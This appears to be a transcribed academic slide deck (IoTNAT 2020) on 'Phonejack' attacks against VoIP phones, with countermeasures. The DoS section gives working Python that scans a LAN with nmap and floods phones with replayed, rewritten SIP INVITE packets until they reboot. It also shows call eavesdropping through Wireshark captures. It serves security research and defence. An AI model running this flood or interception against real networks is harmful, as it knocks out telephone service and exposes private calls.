
IoTNAT 2020

VoIP Can Still Be Exploited --- Badly

Pietro Biondi, Stefano Bognanni and Giampaolo Bella
pietro.biondi@phd.unict.it, stefano.bognanni97@gmail.com, giamp@dmi.unict.it
Dipartimento di Matematica e Informatica
Università di Catania, Italy


Introduction: the IoT world



IoT: Voice Over IP (VoIP)

- Session Initiation Protocol (SIP) consists in a telephone signaling protocol used to establish, modify and conclude VoIP phone calls


- Real-time Transport Protocol (RTP) complements SIP by providing end-to-end network transport functions suitable for real-time applications such as VoIP



Testbed and Phonejack

Testbed:

- Asterisk server version 16
- Laptop for offensive operations
- VoIP phone model Cisco SPA 921 / 922
- Wi-Fi switch
- Raspberry Pis (for countermeasures)




We define 3 types of attacks.

We term it the *Phonejack family of attacks against VoIP*

Phonejack 1 attack: Zombies for DDoS

The CVE database can be used to search for *RCE* vulnerabilities for VoIP Phones.



Phonejack 2 attack: phone DoS

Here we explore how to bombard a phone with tailored SIP packets and observe that this can be successful by rebooting the devices


STEP 1: Scan the local network and obtain the IPs and MAC addresses of the connected devices

```
def scanNetwork(network):
hosts = []
nm = nmap.PortScanner()
out = nm.scan(hosts=network,arguments='−sP')
for k,v in out['scan'].iteritems():
        if str(v['status']['state'])=='up':
                hosts.append([str(v['addresses']['ipv4']),str(v['addresses']['mac'])])
return hosts
```

Phonejack 2 attack: phone DoS (cont.)

STEP 2:

- the attacker sniff a call between two phones while Wireshark records the network traffic
- create a *pcap* file that contains the network packets used to make the phones ring
- use the *tcprewrite* and *tcpreplay* libraries to change packet parameters



```
def flood_DoS(id,IP,MAC):
        subprocess.call(['tcprewrite','−−dstipmap=192.168.1.18:'+IP,
                '−−enet−dmac='+MAC,'−−dlt=enet','−−fixcsum',
                '−−infile=sipInvite.pcap',
                '−−outfile=newSipInvite'+id+'.pcap'])
        subprocess.Popen(['tcpreplay','−−intf1=eth0',
                '−−loop=5','newSipInvite'+id+'.pcap'])
return
```


Phonejack 2 attack: phone DoS (cont.)

STEP 3: Parallelize the attack via multi thread to get device reboot

```
if __name__ == "__main__":
        hosts = scanNetwork(sys.argv[1])
        jobs=[]
        for i in range(0,len(hosts)):
                IP=hosts[i][0]
                MAC=hosts[i][1]
                thr=threading.Thread(target=floodDoS(i,IP,MAC))
                jobs.append(thr)
        for j in jobs:
                j.start()
        for j in jobs:
                j.join()
```

Phonejack 3 attack: audio call eavesdropping

An attacker on the same network (MITM) can listen to the contents of the voip call via Wireshark



rtp

No.	Time	Source	Destination	Protocol	Length	Info
401	55.531512990	192.168.0.14	192.168.0.22	RTP	294	PT=ITU-T G.711 PCMU, SSRC=0x9A36EA83, Seq=7404, Time=485947515
402	55.539185384	192.168.0.22	192.168.0.14	RTP	294	PT=ITU-T G.711 PCMU, SSRC=0x12EDA685, Seq=6691, Time=288327501
403	55.539624252	192.168.0.22	192.168.0.14	RTP	294	PT=ITU-T G.711 PCMU, SSRC=0x12EDA685, Seq=6691, Time=288327501
404	55.555332389	192.168.0.14	192.168.0.22	RTP	294	PT=ITU-T G.711 PCMU, SSRC=0x9A36EA83, Seq=7405, Time=485947755
405	55.563538410	192.168.0.14	192.168.0.22	RTP	294	PT=ITU-T G.711 PCMU, SSRC=0x9A36EA83, Seq=7405, Time=485947755

Start Time	Stop Time	Initial Speaker	From	To	Protocol	Duration	Packets	State	Comments
52.510438	71.659576	192.168.0.22	"6004" <sip:6004@192.168.0.12>	<sip:6003@192.168.0.12>	SIP	00:00:19	52	COMPLETED	INVITE 401 401 200 200 401 401 20
52.546567	71.731470	192.168.0.12	"6004" <sip:6004@192.168.0.12>	<sip:6003@192.168.0.14:5060>	SIP	00:00:19	52	COMPLETED	INVITE 200 200 200 200 200 200 20

□ Time of Day

Source Address	Source Port	Destination Address	Destination Port	SSRC	Setup Frame	Packets	Time Span (s)	Sample Rate (Hz)	Payloads
192.168.0.14	16412	192.168.0.22	16472	0x9a36ea83	283	1132	54.7 - 71.7 (17)	8000	g711U
192.168.0.22	16472	192.168.0.14	16412	0x12eda685	280	1	54.7 - 71.6 (16.9)	8000	g711U

Output Device: alsa_output.pci-0000_00_1b.0.analog-stereo


Jitter Buffer: 50

Playback Timing: Jitter Buffer

□ Time of Day


Phonejack 3 attack: audio call eavesdropping (cont.)

In addition, the attacker can extract the audio content of the VoIP call




Countermeasures

- Iptable settings allow Pis to send SIP/RTP packets to the queues and related scripts
- Scripts run:
  - AntiDoS filter based on the blacklist file
  - Cryptographic operations on packet payload



Countering Phonejack 2

AntiDoS filter based on the blacklist file



```
def antiDos (packet):
    pkt = IP (packet.getpayload())
    Flag=0
    with open('blacklist.txt') as f:
        if str(packet.getpayload()) in f.read():
            Flag=1
        if Flag==1:
            packet.drop()
        else:
            packet.accept()
            f = open("blacklist.txt","a+")
            f.write(str(packet.getpayload()))
            f.close()
            Flag=0
nfqueue=NetfilterQueue()
nfqueue.bind(1,antiDos)
```


Countering Phonejack 3

Script for encryption and decryption of RTP traffic

```
def encrypt(packet):
   cipher_suite = Fernet(key)
   enc_vc=cipher_suite.encrypt(packet.getpayload())
   pkt = IP(packet.getpayload())
   MESSAGE = enc_vc
   sk = socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
   sk.sendto(MESSAGE,(pkt[IP].dst,pkt[UDP].dport))
   packet.drop()
nfqueue=NetfilterQueue()
nfqueue.bind(2,encrypt)
```

```
def decrypt(packet):
   cipher_suite=Fernet(key)
   decvc=cipher_suite.decrypt(packet.getpayload())
   pkt=IP(packet.getpayload())
   MESSAGE=decvc
   sk=socket.socket(socket.AFI_NET,socket.SOCK_DGRAM)
   sk.sendto(MESSAGE,(pkt[IP].dst,pkt[UDP].dport))
   packet.drop()
nfqueue=NetfilterQueue()
nfqueue.bind(3,decrypt)
```

Countering Phonejack 3 (cont.)




udp

```
No.        Time           Source          Destination      Protocol Lengtl Info
  38438 86.737101030  192.168.1.17    192.168.220.77     RTP       462 Unknown RTP version 1
  38439 86.737611156  192.168.1.17    192.168.220.77     RTP       462 Unknown RTP version 1
  38440 86.739917424  192.168.1.17    192.168.220.77     RTP       462 Unknown RTP version 1
  38441 86.740126703  192.168.1.17    192.168.220.77     RTP       462 Unknown RTP version 1
  38442 86.747184894  192.168.1.11    149.202.223.182    UDP       168 53018 → 30121 Len=126
  38443 86.747887221  192.168.1.11    149.202.223.182    UDP       168 53018 → 30121 Len=126
  38444 86.749837313  192.168.1.11    149.202.223.182    UDP        60 53018 → 30121 Len=14
  38445 86.751965011  192.168.1.11    149.202.223.182    UDP        56 53018 → 30121 Len=14
  38446 86.759395885  192.168.1.18    192.168.221.79     RTP       462 Unknown RTP version 1
  38447 86.759843393  192.168.1.18    192.168.221.79     RTP       462 Unknown RTP version 1
  38448 86.759966465  192.168.1.18    192.168.221.79     RTP       462 Unknown RTP version 1
  38449 86.763925343  192.168.1.18    192.168.221.79     RTP       462 Unknown RTP version 1
  38450 86.767065111  192.168.1.17    192.168.220.77     RTP       462 Unknown RTP version 1
  38451 86.767535042  192.168.1.17    192.168.220.77     RTP       462 Unknown RTP version 1
  38452 86.767951950  192.168.1.17    192.168.220.77     RTP       462 Unknown RTP version 1
  38453 86.768161319  192.168.1.17    192.168.220.77     RTP       462 Unknown RTP version 1
  38454 86.774670727  192.168.1.11    149.202.223.182    UDP       128 53018 → 30121 Len=86
  38455 86.775065058  192.168.1.11    149.202.223.182    UDP        60 53018 → 30121 Len=18
